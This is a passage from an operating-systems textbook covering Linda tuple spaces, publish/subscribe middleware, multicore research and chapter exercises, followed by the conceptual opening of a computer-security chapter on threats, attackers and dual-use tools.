


Figure 8-36. The main elements of a distributed system based on CORBA. The CORBA parts are shown in gray.

A serious problem with CORBA is that every object is located on only one server, which means the performance will be terrible for objects that are heavily used on client machines around the world. In practice, CORBA functions acceptably only in small-scale systems, such as to connect processes on one computer, one LAN, or within a single company.

8.3.6 Coordination-Based Middleware

Our last paradigm for a distributed system is called **coordination-based middleware**. We will discuss it by looking at the Linda system, an academic research project that started the whole field.

Linda is a novel system for communication and synchronization developed at Yale University by David Gelernter and his student Nick Carriero (Carriero and Gelernter, 1986; Carriero and Gelernter, 1989; and Gelernter, 1985). In Linda, independent processes communicate via an abstract **tuple space**. The tuple space is global to the entire system, and processes on any machine can insert tuples into the tuple space or remove tuples from the tuple space without regard to how or where they are stored. To the user, the tuple space looks like a big, global shared memory, as we have seen in various forms before, as in Fig. 8-21(c).

A **tuple** is like a structure in C or Java. It consists of one or more fields, each of which is a value of some type supported by the base language (Linda is implemented by adding a library to an existing language, such as C). For C-Linda, field types include integers, long integers, and floating-point numbers, as well as composite types such as arrays (including strings) and structures (but not other tuples). Unlike objects, tuples are pure data; they do not have any associated methods. Figure 8-37 shows three tuples as examples.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

Figure 8-37. Three Linda tuples.

Four operations are provided on tuples. The first one, *out*, puts a tuple into the tuple space. For example,

```
out("abc", 2, 5);
```

puts the tuple ("abc", 2, 5) into the tuple space. The fields of *out* are normally constants, variables, or expressions, as in

```
out("matrix–1", i, j, 3.14);
```

which outputs a tuple with four fields, the second and third of which are determined by the current values of the variables *i* and *j*.

Tuples are retrieved from the tuple space by the *in* primitive. They are addressed by content rather than by name or address. The fields of *in* can be expressions or formal parameters. Consider, for example,

```
in("abc", 2, ?i);
```

This operation "searches" the tuple space for a tuple consisting of the string "abc", the integer 2, and a third field containing any integer (assuming that *i* is an integer). If found, the tuple is removed from the tuple space and the variable *i* is assigned the value of the third field. The matching and removal are atomic, so if two processes execute the same *in* operation simultaneously, only one of them will succeed, unless two or more matching tuples are present. The tuple space may even contain multiple copies of the same tuple.

The matching algorithm used by *in* is straightforward. The fields of the *in* primitive, called the **template**, are (conceptually) compared to the corresponding fields of every tuple in the tuple space. A match occurs if the following three conditions are all met:

1. The template and the tuple have the same number of fields.
2. The types of the corresponding fields are equal.
3. Each constant or variable in the template matches its tuple field.

Formal parameters, indicated by a question mark followed by a variable name or type, do not participate in the matching (except for type checking), although those containing a variable name are assigned after a successful match.

If no matching tuple is present, the calling process is suspended until another process inserts the needed tuple, at which time the called is automatically revived and given the new tuple. The fact that processes block and unblock automatically means that if one process is about to output a tuple and another is about to input it, it does not matter which goes first. The only difference is that if the *in* is done before the *out*, there will be a slight delay until the tuple is available for removal.

The fact that processes block when a needed tuple is not present can be put to many uses. For example, it can be used to implement semaphores. To create or do an up on semaphore *S*, a process can execute

```
out("semaphore S");
```

To do a down, it does

```
in("semaphore S");
```

The state of semaphore *S* is determined by the number of ("semaphore S") tuples in the tuple space. If none exist, any attempt to get one will block until some other process supplies one.

In addition to *out* and *in*, Linda also has a primitive operation *read*, which is the same as *in* except that it does not remove the tuple from the tuple space. There

is also a primitive *eval*, which causes its parameters to be evaluated in parallel and the resulting tuple to be put in the tuple space. This mechanism can be used to perform an arbitrary computation. This is how parallel processes are created in Linda.

Publish/Subscribe

Our next example of a coordination-based model was inspired by Linda and is called **publish/subscribe** (Oki et al., 1993). It consists of a number of processes connected by a broadcast network. Each process can be a producer of information, a consumer of information, or both.

When an information producer has a new piece of information (e.g., a new stock price), it broadcasts the information as a tuple on the network. This action is called **publishing**. Each tuple contains a hierarchical subject line containing multiple fields separated by periods. Processes that are interested in certain information can **subscribe** to certain subjects, including the use of wildcards in the subject line. Subscription is done by telling a tuple daemon process on the same machine that monitors published tuples what subjects to look for.

Publish/subscribe is implemented as illustrated in Fig. 8-38. When a process has a tuple to publish, it broadcasts it out onto the local LAN. The tuple daemon on each machine copies all broadcasted tuples into its RAM. It then inspects the subject line to see which processes are interested in it, forwarding a copy to each one that is. Tuples can also be broadcast over a wide area network or the Internet by having one machine on each LAN act as an information router, collecting all published tuples and then forwarding them to other LANs for rebroadcasting. This forwarding can also be done intelligently, forwarding a tuple to a remote LAN only if that remote LAN has at least one subscriber who wants the tuple. Doing this requires having the information routers exchange information about subscribers.




Figure 8-38. The publish/subscribe architecture.

Various kinds of semantics can be implemented, including reliable delivery and guaranteed delivery, even in the presence of crashes. In the latter case, it is

necessary to store old tuples in case they are needed later. One way to store them is to hook up a database system to the system and have it subscribe to all tuples. This can be done by wrapping the database system in an adapter, to allow an existing database to work with the publish/subscribe model. As tuples come by, the adapter captures all of them and puts them in the database.

The publish/subscribe model fully decouples producers from consumers, as does Linda. However, sometimes it is useful to know who else is out there. This information can be acquired by publishing a tuple that basically asks: "Who out there is interested in *x*?" Responses come back in the form of tuples that say: "I am interested in *x*."

8.4 RESEARCH ON MULTIPLE PROCESSOR SYSTEMS

Few topics in operating systems research are as popular as multicores, multiprocessors, and distributed systems. Besides the direct problems of mapping operating system functionality on a system consisting of multiple processing cores, there are many open research problems related to synchronization and consistency, and the way to make such systems faster and more reliable.

Some research efforts have aimed at designing new operating systems from scratch specifically for multicore hardware. For instance, the Corey operating system addresses the performance problems caused by data structure sharing across multiple cores (Boyd-Wickizer et al., 2008). By carefully arranging kernel data structures in such a way that no sharing is needed, many of the performance bottlenecks disappear. Similarly, Barrelfish (Baumann et al., 2009) is a new operating system motivated by the rapid growth in the number of cores on the one hand, and the growth in hardware diversity on the other. It models the operating system after distributed systems with message passing instead of shared memory as the communication model. Other operating systems aim at scalability and performance. Fos (Wentzlaff et al., 2010) is an operating system that was designed to scale from the small (multicore CPUs) to the very large (clouds). Meanwhile, NewtOS (Hruby et al., 2012; and Hruby et al., 2013) is a new multiserver operating system that aims for both dependability (with a modular design and many isolated components based originally on Minix 3) and performance (which has traditionally been the weak point of such modular multiserver systems).

Multicore is not just for new designs. In Boyd-Wickizer et al. (2010), the researchers study and remove the bottlenecks they encounter when scaling Linux to a 48-core machine. They show that such systems, if designed carefully, can be made to scale quite well. Clements et al. (2013) investigate the fundamental principle that govern whether or not an API can be implemented in a scalable fashion. They show that whenever interface operations commute, a scalable implementation of that interface exists. With this knowledge, operating system designers can build more scalable operating systems.

Much systems research in recent years has also gone into making large applications scale to multicore and multiprocessor environments. One example is the scalable database engine described by Salomie et al. (2011). Again, the solution is to achieve scalability by replicating the database rather than trying to hide the parallel nature of the hardware.

Debugging parallel applications is very hard, and race conditions are hard to reproduce. Viennot et al. (2013) show how replay can help to debug software on multicore systems. Lachaize et al. provide a memory profiler for multicore systems, and Kasikci et al. (2012) present work not just on detecting race conditions in software, but even on how to tell good races from bad ones.

Finally, there is a lot of work on reducing power consumption in multiprocessors. Chen et al. (2013) propose the use of power containers to provide fine-grained power and energy management.

8.5 SUMMARY

Computer systems can be made faster and more reliable by using multiple CPUs. Four organizations for multi-CPU systems are multiprocessors, multicomputers, virtual machines, and distributed systems. Each of these has its own properties and issues.

A multiprocessor consists of two or more CPUs that share a common RAM. Often these CPUs themselves consists of multiple cores. The cores and CPUs can be interconnected by a bus, a crossbar switch, or a multistage switching network. Various operating system configurations are possible, including giving each CPU its own operating system, having one master operating system with the rest being slaves, or having a symmetric multiprocessor, in which there is one copy of the operating system that any CPU can run. In the latter case, locks are needed to provide synchronization. When a lock is not available, a CPU can spin or do a context switch. Various scheduling algorithms are possible, including time sharing, space sharing, and gang scheduling.

Multicomputers also have two or more CPUs, but these CPUs each have their own private memory. They do not share any common RAM, so all communication uses message passing. In some cases, the network interface board has its own CPU, in which case the communication between the main CPU and the interface-board CPU has to be carefully organized to avoid race conditions. User-level communication on multicomputers often uses remote procedure calls, but distributed shared memory can also be used. Load balancing of processes is an issue here, and the various algorithms used for it include sender-initiated algorithms, receiver-initiated algorithms, and bidding algorithms.

Distributed systems are loosely coupled systems each of whose nodes is a complete computer with a complete set of peripherals and its own operating system. Often these systems are spread over a large geographical area. Middleware is

often put on top of the operating system to provide a uniform layer for applications to interact with. The various kinds include document-based, file-based, object-based, and coordination-based middleware. Some examples are the World Wide Web, CORBA, and Linda.

PROBLEMS

1. Can the USENET newsgroup system or the SETI@home project be considered distributed systems? (SETI@home uses several million idle personal computers to analyze radio telescope data to search for extraterrestrial intelligence.) If so, how do they relate to the categories described in Fig. 8-1?
2. What happens if three CPUs in a multiprocessor attempt to access exactly the same word of memory at exactly the same instant?
3. If a CPU issues one memory request every instruction and the computer runs at 200 MIPS, about how many CPUs will it take to saturate a 400-MHz bus? Assume that a memory reference requires one bus cycle. Now repeat this problem for a system in which caching is used and the caches have a 90% hit rate. Finally, what cache hit rate would be needed to allow 32 CPUs to share the bus without overloading it?
4. Suppose that the wire between switch 2A and switch 3B in the omega network of Fig. 8-5 breaks. Who is cut off from whom?
5. How is signal handling done in the model of Fig. 8-7?
6. When a system call is made in the model of Fig. 8-8, a problem has to be solved immediately after the trap that does not occur in the model of Fig. 8-7. What is the nature of this problem and how might it be solved?
7. Rewrite the *enter_region* code of Fig. 2-22 using the pure read to reduce thrashing induced by the TSL instruction.
8. Multicore CPUs are beginning to appear in conventional desktop machines and laptop computers. Desktops with tens or hundreds of cores are not far off. One possible way to harness this power is to parallelize standard desktop applications such as the word processor or the web browser. Another possible way to harness the power is to parallelize the services offered by the operating system -- e.g., TCP processing -- and commonly-used library services -- e.g., secure http library functions). Which approach appears the most promising? Why?
9. Are critical regions on code sections really necessary in an SMP operating system to avoid race conditions or will mutexes on data structures do the job as well?
10. When the TSL instruction is used for multiprocessor synchronization, the cache block containing the mutex will get shuttled back and forth between the CPU holding the lock and the CPU requesting it if both of them keep touching the block. To reduce bus traffic, the requesting CPU executes one TSL every 50 bus cycles, but the CPU holding the lock always touches the cache block between TSL instructions. If a cache block

consists of 16 32-bit words, each of which requires one bus cycle to transfer, and the bus runs at 400 MHz, what fraction of the bus bandwidth is eaten up by moving the cache block back and forth?

11. In the text, it was suggested that a binary exponential backoff algorithm be used between uses of TSL to poll a lock. It was also suggested to have a maximum delay between polls. Would the algorithm work correctly if there were no maximum delay?

12. Suppose that the TSL instruction was not available for synchronizing a multiprocessor. Instead, another instruction, SWP, was provided that atomically swapped the contents of a register with a word in memory. Could that be used to provide multiprocessor synchronization? If so, how could it be used? If not, why does it not work?

13. In this problem you are to compute how much of a bus load a spin lock puts on the bus. Imagine that each instruction executed by a CPU takes 5 nsec. After an instruction has completed, any bus cycles needed, for example, for TSL are carried out. Each bus cycle takes an additional 10 nsec above and beyond the instruction execution time. If a process is attempting to enter a critical region using a TSL loop, what fraction of the bus bandwidth does it consume? Assume that normal caching is working so that fetching an instruction inside the loop consumes no bus cycles.

14. Affinity scheduling reduces cache misses. Does it also reduce TLB misses? What about page faults?

15. For each of the topologies of Fig. 8-16, what is the diameter of the interconnection network? Count all hops (host-router and router-router) equally for this problem.

16. Consider the double-torus topology of Fig. 8-16(d) but expanded to size $k \times k$. What is the diameter of the network? (*Hint*: Consider odd k and even k differently.)

17. The bisection bandwidth of an interconnection network is often used as a measure of its capacity. It is computed by removing a minimal number of links that splits the network into two equal-size units. The capacity of the removed links is then added up. If there are many ways to make the split, the one with the minimum bandwidth is the bisection bandwidth. For an interconnection network consisting of an $8 \times 8 \times 8$ cube, what is the bisection bandwidth if each link is 1 Gbps?

18. Consider a multicomputer in which the network interface is in user mode, so only three copies are needed from source RAM to destination RAM. Assume that moving a 32-bit word to or from the network interface board takes 20 nsec and that the network itself operates at 1 Gbps. What would the delay be for a 64-byte packet being sent from source to destination if we could ignore the copying time? What is it with the copying time? Now consider the case where two extra copies are needed, to the kernel on the sending side and from the kernel on the receiving side. What is the delay in this case?

19. Repeat the previous problem for both the three-copy case and the five-copy case, but this time compute the bandwidth rather than the delay.

20. When transferring data from RAM to a network interface, pinning a page can be used, but suppose that system calls to pin and unpin pages each take 1 μsec. Copying takes 5 bytes/nsec using DMA but 20 nsec per byte using programmed I/O. How big does a packet have to be before pinning the page and using DMA is worth it?

21. When a procedure is scooped up from one machine and placed on another to be called by RPC, some problems can occur. In the text, we pointed out four of these: pointers, unknown array sizes, unknown parameter types, and global variables. An issue not discussed is what happens if the (remote) procedure executes a system call. What problems might that cause and what might be done to handle them?

22. In a DSM system, when a page fault occurs, the needed page has to be located. List two possible ways to find the page.

23. Consider the processor allocation of Fig. 8-24. Suppose that process *H* is moved from node 2 to node 3. What is the total weight of the external traffic now?

24. Some multicomputers allow running processes to be migrated from one node to another. Is it sufficient to stop a process, freeze its memory image, and just ship that off to a different node? Name two hard problems that have to be solved to make this work.

25. Why is there a limit to cable length on an Ethernet network?

26. In Fig. 8-27, the third and fourth layers are labeled Middleware and Application on all four machines. In what sense are they all the same across platforms, and in what sense are they different?

27. Figure 8-30 lists six different types of service. For each of the following applications, which service type is most appropriate?

(a) Video on demand over the Internet.
(b) Downloading a Web page.

28. DNS names have a hierarchical structure, such as *sales.general-widget.com*. or *cs.uni.edu* One way to maintain the DNS database would be as one centralized database, but that is not done because it would get too many requests/sec. Propose a way that the DNS database could be maintained in practice.

29. In the discussion of how URLs are processed by a browser, it was stated that connections are made to port 80. Why?

30. Migrating virtual machines may be easier than migrating processes, but migration can still be difficult. What problems can arise when migrating a virtual machine?

31. When a browser fetches a Web page, it first makes a TCP connection to get the text on the page (in the HTML language). Then it closes the connection and examines the page. If there are figures or icons, it then makes a separate TCP connection to fetch each one. Suggest two alternative designs to improve performance here.

32. When session semantics are used, it is always true that changes to a file are immediately visible to the process making the change and never visible to processes on other machines. However, it is an open question as to whether or not they should be immediately visible to other processes on the same machine. Give an argument each way.

33. When multiple processes need access to data, in what way is object-based access better than shared memory?

34. When a Linda *in* operation is done to locate a tuple, searching the entire tuple space linearly is very inefficient. Design a way to organize the tuple space that will speed up searches on all *in* operations.

35. Copying buffers takes time. Write a C program to find out how much time it takes on a system to which you have access. Use the *clock* or *times* functions to determine how long it takes to copy a large array. Test with different array sizes to separate copying time from overhead time.

36. Write C functions that could be used as client and server stubs to make an RPC call to the standard *printf* function, and a main program to test the functions. The client and server should communicate by means of a data structure that could be transmitted over a network. You may impose reasonable limits on the length of the format string and the number, types, and sizes of the variables your client stub will accept.

37. Write a program that implements the sender-initiated and receiver-initiated load balancing algorithms described in Sec. 8.2. The algorithms should take as input a list of newly created jobs specified as (creating_processor, start_time, required_CPU_time) where the creating_processor is the number of the CPU that created the job, the start_time is the time at which the job was created, and the required_CPU_time is the amount of CPU time the job needs to complete (specified in seconds). Assume a node is overloaded when it has one job and a second job is created. Assume a node is underloaded when it has no jobs. Print the number of probe messages sent by both algorithms under heavy and light workloads. Also print the maximum and minimum number of probes sent by any host and received by any host. To create the workloads, write two workload generators. The first should simulate a heavy workload, generating, on average, N jobs every AJL seconds, where AJL is the average job length and N is the number of processors. Job lengths can be a mix of long and short jobs, but the average job length must be AJL. The jobs should be randomly created (placed) across all processors. The second generator should simulate a light load, randomly generating $N/3$ jobs every AJL seconds. Play with other parameter settings for the workload generators and see how it affects the number of probe messages.

38. One of the simplest ways to implement a publish/subscribe system is via a centralized broker that receives published articles and distributes them to the appropriate subscribers. Write a multithreaded application that emulates a broker-based pub/sub system. Publisher and subscriber threads may communicate with the broker via (shared) memory. Each message should start with a length field followed by that many characters. Publishers send messages to the broker where the first line of the message contains a hierarchical subject line separated by dots followed by one or more lines that comprise the published article. Subscribers send a message to the broker with a single line containing a hierarchical interest line separated by dots expressing the articles they are interested in. The interest line may contain the wildcard symbol "*". The broker must respond by sending all (past) articles that match the subscriber's interest. Articles in the message are separated by the line "BEGIN NEW ARTICLE." The subscriber should print each message it receives along with its subscriber identity (i.e., its interest line). The subscriber should continue to receive any new articles that are posted and match its interests. Publisher and subscriber threads can be created dynamically from the terminal by typing "P" or "S" (for publisher or subscriber) followed by the hierarchical subject/interest line. Publishers will then prompt for the article. Typing a single line containing "." will signal the end of the article. (This project can also be implemented using processes communicating via TCP.)

9

SECURITY

Many companies possess valuable information they want to guard closely. Among many things, this information can be technical (e.g., a new chip design or software), commercial (e.g., studies of the competition or marketing plans), financial (e.g., plans for a stock offering) or legal (e.g., documents about a potential merger or takeover). Most of this information is stored on computers. Home computers increasingly have valuable data on them, too. Many people keep their financial information, including tax returns and credit card numbers, on their computer. Love letters have gone digital. And hard disks these days are full of important photos, videos, and movies.

As more and more of this information is stored in computer systems, the need to protect it is becoming increasingly important. Guarding the information against unauthorized usage is therefore a major concern of all operating systems. Unfortunately, it is also becoming increasingly difficult due to the widespread acceptance of system bloat (and the accompanying bugs) as a normal phenomenon. In this chapter we will examine computer security as it applies to operating systems.

The issues relating to operating system security have changed radically in the past few decades. Up until the early 1990s, few people had a computer at home and most computing was done at companies, universities, and other organizations on multiuser computers ranging from large mainframes to minicomputers. Nearly all of these machines were isolated, not connected to any networks. As a consequence security was almost entirely focused on how to keep the users out of each

others' hair. If Tracy and Camille were both registered users of the same computer the trick was to make sure that neither could read or tamper with the other's files, yet allow them to share those files they wanted shared. Elaborate models and mechanisms were developed to make sure no user could get access rights he or she was not entitled to.

Sometimes the models and mechanisms involved classes of users rather than just individuals. For example, on a military computer, data had to be markable as top secret, secret, confidential, or public, and corporals had to be prevented from snooping in generals' directories, no matter who the corporal was and who the general was. All these themes were thoroughly investigated, reported on, and implemented over a period of decades.

An unspoken assumption was that once a model was chosen and an implementation made, the software was basically correct and would enforce whatever the rules were. The models and software were usually pretty simple so the assumption usually held. Thus if theoretically Tracy was not permitted to look at a certain one of Camille's files, in practice she really could not do it.

With the rise of the personal computer, tablets, smartphones and the Internet, the situation changed. For instance, many devices have only one user, so the threat of one user snooping on another user's files mostly disappears. Of course, this is not true on shared servers (possibly in the cloud). Here, there is a lot of interest in keeping users strictly isolated. Also, snooping still happens—in the network, for example. If Tracy is on the same Wi-Fi networks as Camille, she can intercept all of her network data. Modulo the Wi-Fi, this is not a new problem. More than 2000 years ago, Julius Caesar faced the same issue. Caesar needed to send messages to his legions and allies, but there was always a chance that the message would be intercepted by his enemies. To make sure his enemies would not be able to read his commands, Caesar used encryption—replacing every letter in the message with the letter that was three positions to the left of it in the alphabet. So a "D" became an "A", an "E" became a "B", and so on. While today's encryption techniques are more sophisticated, the principle is the same: without knowledge of the key, the adversary should not be able to read the message.

Unfortunately, this does not always work, because the network is not the only place where Tracy can snoop on Camille. If Tracy is able to hack into Camille's computer, she can intercept all the outgoing messages *before*, and all incoming messages *after* they are encrypted. Breaking into someone's computer is not always easy, but a lot easier than it should be (and typically a lot easier than cracking someone's 2048 bit encryption key). The problem is caused by bugs in the software on Camille's computer. Fortunately for Tracy, increasingly bloated operating systems and applications guarantee that there is no shortage of bugs. When a bug is a security bug, we call it a **vulnerability**. When Tracy discovers a vulnerability in Camille's software, she has to feed that software with exactly the right bytes to trigger the bug. Bug-triggering input like this is usually called an **exploit**. Often, successful exploits allow attackers to take full control of the computer machine.

Phrased differently: while Camille may think she is the only user on the computer, she really is not alone at all!

Attackers may launch exploits manually or automatically, by means of a **virus** or a **worm**. The difference between a virus and worm is not always very clear. Most people agree that a virus needs at least *some* user interaction to propagate. For instance, the user should click on an attachment to get infected. Worms, on the other hand, are self propelled. They will propagate regardless of what the user does. It is also possible that a user willingly installs the attacker's code herself. For instance, the attacker may repackage popular but expensive software (like a game or a word processor) and offer it for free on the Internet. For many users, "free" is irresistible. However, installing the free game automatically also installs additional functionality, the kind that hands over the PC and everything in it to a cybercriminal far away. Such software is known as a Trojan horse, a subject we will discuss shortly.

To cover all the bases, this chapter has two main parts. It starts by looking at the security landscape in detail. We will look at threats and attackers (Sec. 9.1), the nature of security and attacks (Sec. 9.2), different approaches to provide access control (Sec. 9.3), and security models (Sec. 9.4). In addition, we will look at cryptography as a core approach to help provide security (Sec. 9.5) and different ways to perform authentication (Sec. 9.6).

So far, so good. Then reality kicks in. The next four major sections are practical security problems that occur in daily life. We will talk about the tricks that attackers use to take control over a computer system, as well as counter measures to prevent this from happening. We will also discuss insider attacks and various kinds of digital pests. We conclude the chapter with a short discussion of ongoing research on computer security and finally a short summary.

Also worth noting is that while this is a book on operating systems, operating systems security and network security are so intertwined that it is really impossible to separate them. For example, viruses come in over the network but affect the operating system. On the whole, we have tended to err on the side of caution and included some material that is germane to the subject but not strictly an operating systems issue.

9.1 THE SECURITY ENVIRONMENT

Let us start our study of security by defining some terminology. Some people use the terms "security" and "protection" interchangeably. Nevertheless, it is frequently useful to make a distinction between the general problems involved in making sure that files are not read or modified by unauthorized persons, which include technical, administrative, legal, and political issues, on the one hand, and the specific operating system mechanisms used to provide security, on the other. To avoid confusion, we will use the term **security** to refer to the overall problem, and

the term **protection mechanisms** to refer to the specific operating system mechanisms used to safeguard information in the computer. The boundary between them is not well defined, however. First we will look at security threats and attackers to see what the nature of the problem is. Later on in the chapter we will look at the protection mechanisms and models available to help achieve security.

9.1.1 Threats

Many security texts decompose the security of an information system in three components: confidentiality, integrity, and availability. Together, they are often referred to as "CIA." They are shown in Fig. 9-1 and constitute the core security properties that we must protect against attackers and eavesdroppers—such as the (other) CIA.

The first, **confidentiality**, is concerned with having secret data remain secret. More specifically, if the owner of some data has decided that these data are to be made available only to certain people and no others, the system should guarantee that release of the data to unauthorized people never occurs. As an absolute minimum, the owner should be able to specify who can see what, and the system should enforce these specifications, which ideally should be per file.

Goal	Threat
Confidentiality	Exposure of data
Integrity	Tampering with data
Availability	Denial of service

Figure 9-1. Security goals and threats.

The second property, **integrity**, means that unauthorized users should not be able to modify any data without the owner's permission. Data modification in this context includes not only changing the data, but also removing data and adding false data. If a system cannot guarantee that data deposited in it remain unchanged until the owner decides to change them, it is not worth much for data storage.

The third property, **availability**, means that nobody can disturb the system to make it unusable. Such **denial-of-service** attacks are increasingly common. For example, if a computer is an Internet server, sending a flood of requests to it may cripple it by eating up all of its CPU time just examining and discarding incoming requests. If it takes, say, 100 μsec to process an incoming request to read a Web page, then anyone who manages to send 10,000 requests/sec can wipe it out. Reasonable models and technology for dealing with attacks on confidentiality and integrity are available; foiling denial-of-service attacks is much harder.

Later on, people decided that three fundamental properties were not enough for all possible scenarios, and so they added additional ones, such as authenticity, accountability, nonrepudiability, privacy, and others. Clearly, these are all nice to

have. Even so, the original three still have a special place in the hearts and minds of most (elderly) security experts.

Systems are under constant threat from attackers. For instance, an attacker may sniff the traffic on a local area network and break the confidentiality of the information, especially if the communication protocol does not use encryption. Likewise, an intruder may attack a database system and remove or modify some of the records, breaking their integrity. Finally, a judiciously placed denial-of-service attack may destroy the availability of one or more computer systems.

There are many ways in which an outsider can attack a system; we will look at some of them later in this chapter. Many of the attacks nowadays are supported by highly advanced tools and services. Some of these tools are built by so-called "black-hat" hackers, others by "white hats." Just like in the old Western movies, the bad guys in the digital world wear black hats and ride Trojan horses—the good hackers wear white hats and code faster than their shadows.

Incidentally, the popular press tends to use the generic term "hacker" exclusively for the black hats. However, within the computer world, "hacker" is a term of honor reserved for great programmers. While some of these are rogues, most are not. The press got this one wrong. In deference to true hackers, we will use the term in the original sense and will call people who try to break into computer systems where they do not belong either **crackers** or black hats.

Going back to the attack tools, it may come as a surprise that many of them are developed by white hats. The explanation is that, while the baddies may (and do) use them also, these tools primarily serve as convenient means to test the security of a computer system or network. For instance, a tool like *nmap* helps attackers determine the network services offered by a computer system by means of a **portscan**. One of the simplest scanning techniques offered by nmap is to try and set up TCP connections to every possible port number on a computer system. If the connection setup to a port succeeds, there must be a server listening on that port. Moreover, since many services use well-known port numbers, it allows the security tester (or attacker) to find out in detail what services are running on a machine. Phrased differently, *nmap* is useful for attackers as well as defenders, a property that is known as **dual use**. Another set of tools, collectively referred to as *dsniff*, offers a variety of ways to monitor network traffic and redirect network packets. The *Low Orbit Ion Cannon* (*LOIC*), meanwhile, is not (just) a SciFi weapon to vaporize enemies in a galaxy far away, but also a tool to launch denial-of-service attacks. And with the *Metasploit* framework that comes preloaded with hundreds of convenient exploits against all sorts of targets, launching attacks was never easier. Clearly, all these tools have dual-use issues. Like knives and axes, it does not mean they are bad *per se*.

However, cybercriminals also offer a wide range of (often online) services to wannabe cyber kingpins: to spread malware, launder money, redirect traffic, provide hosting with a no-questions-asked policy, and many other useful things. Most criminal activities on the Internet build on infrastructures known as **botnets** that

consist of thousands (and sometimes millions) of compromised computers—often normal computers of innocent and ignorant users. There are all-too-many ways in which attackers can compromise a user's machine. For instance, they may offer free, but malicious versions of popular software. The sad truth is that the promise of free ("cracked") versions of expensive software is irresistible to many users. Unfortunately, the installation of such programs gives the attacker full access to the machine. It is like handing over the key to your house to a perfect stranger. When the computer is under control of the attacker, it is known as a **bot** or **zombie**. Typically, none of this is visible to the user. Nowadays, botnets consisting of hundreds of thousands of zombies are the workhorses of many criminal activities. A few hundred thousand PCs are a lot of machines to pilfer for banking details, or to use for spam, and just think of the carnage that may ensue when a million zombies aim their *LOIC* weapons at an unsuspecting target.

Sometimes, the effects of the attack go well beyond the computer systems themselves and reach directly into the physical world. One example is the attack on the waste management system of Maroochy Shire, in Queensland, Australia—not too far from Brisbane. A disgruntled ex-employee of a sewage system installation company was not amused when the Maroochy Shire Council turned down his job application and he decided not to get mad, but to get even. He took control of the sewage system and caused a million liters of raw sewage to spill into the parks, rivers and coastal waters (where fish promptly died)—as well as other places.

More generally, there are folks out there who bear a grudge against some particular country or (ethnic) group or who are just angry at the world in general and want to destroy as much infrastructure as they can without too much regard to the nature of the damage or who the specific victims are. Usually such people feel that attacking their enemies' computers is a good thing, but the attacks themselves may not be well targeted.

At the opposite extreme is cyberwarfare. A cyberweapon commonly referred to as *Stuxnet* physically damaged the centrifuges in a uranium enrichment facility in Natanz, Iran, and is said to have caused a significant slowdown in Iran's nuclear program. While no one has come forward to claim credit for this attack, something that sophisticated probably originated with the secret services of one or more countries hostile to Iran.

One important aspect of the security problem, related to confidentiality, is **privacy**: protecting individuals from misuse of information about them. This quickly gets into many legal and moral issues. Should the government compile dossiers on everyone in order to catch *X*-cheaters, where *X* is "welfare" or "tax," depending on your politics? Should the police be able to look up anything on anyone in order to stop organized crime? What about the U.S. National Security Agency's monitoring millions of cell phones daily in the hope of catching would-be terrorists? Do employers and insurance companies have rights? What happens when these rights conflict with individual rights? All of these issues are extremely important but are beyond the scope of this book.

9.1.2 Attackers

Most people are pretty nice and obey the law, so why worry about security? Because there are unfortunately a few people around who are not so nice and want to cause trouble (possibly for their own commercial gain). In the security literature, people who are nosing around places where they have no business being are called **attackers**, **intruders**, or sometimes **adversaries**. A few decades ago, cracking computer systems was all about showing your friends how clever you were, but nowadays this is no longer the only or even the most important reason to break into a system. There are many different types of attacker with different kinds of motivation: theft, hacktivism, vandalism, terrorism, cyberwarfare, espionage, spam, extortion, fraud—and occasionally the attacker still simply wants to show off, or expose the poor security of an organization.

Attackers similarly range from not very skilled wannabe black hats, also referred to as **script-kiddies**, to extremely skillful crackers. They may be professionals working for criminals, governments (e.g., the police, the military, or the secret services), or security firms—or hobbyists that do all their hacking in their spare time. It should be clear that trying to keep a hostile foreign government from stealing military secrets is quite a different matter from trying to keep students from inserting a funny message-of-the-day into the system. The amount of effort needed for security and protection clearly depends on who the enemy is thought to be.

9.2 OPERATING SYSTEMS SECURITY

There are many ways to compromise the security of a computer system. Often they are not sophisticated at all. For instance, many people set their PIN codes to *0000*, or their password to "password"—easy to remember, but not very secure. There are also people who do the opposite. They pick very complicated passwords, so that they cannot remember them, and have to write them down on a Post-it note which they attach to their screen or keyboard. This way, anyone with physical access to the machine (including the cleaning staff, secretary, and all visitors) also has access to everything *on* the machine. There are many other examples, and they include high-ranking officials losing USB sticks with sensitive information, old hard drives with trade secrets that are not properly wiped before being dropped in the recycling bin, and so on.

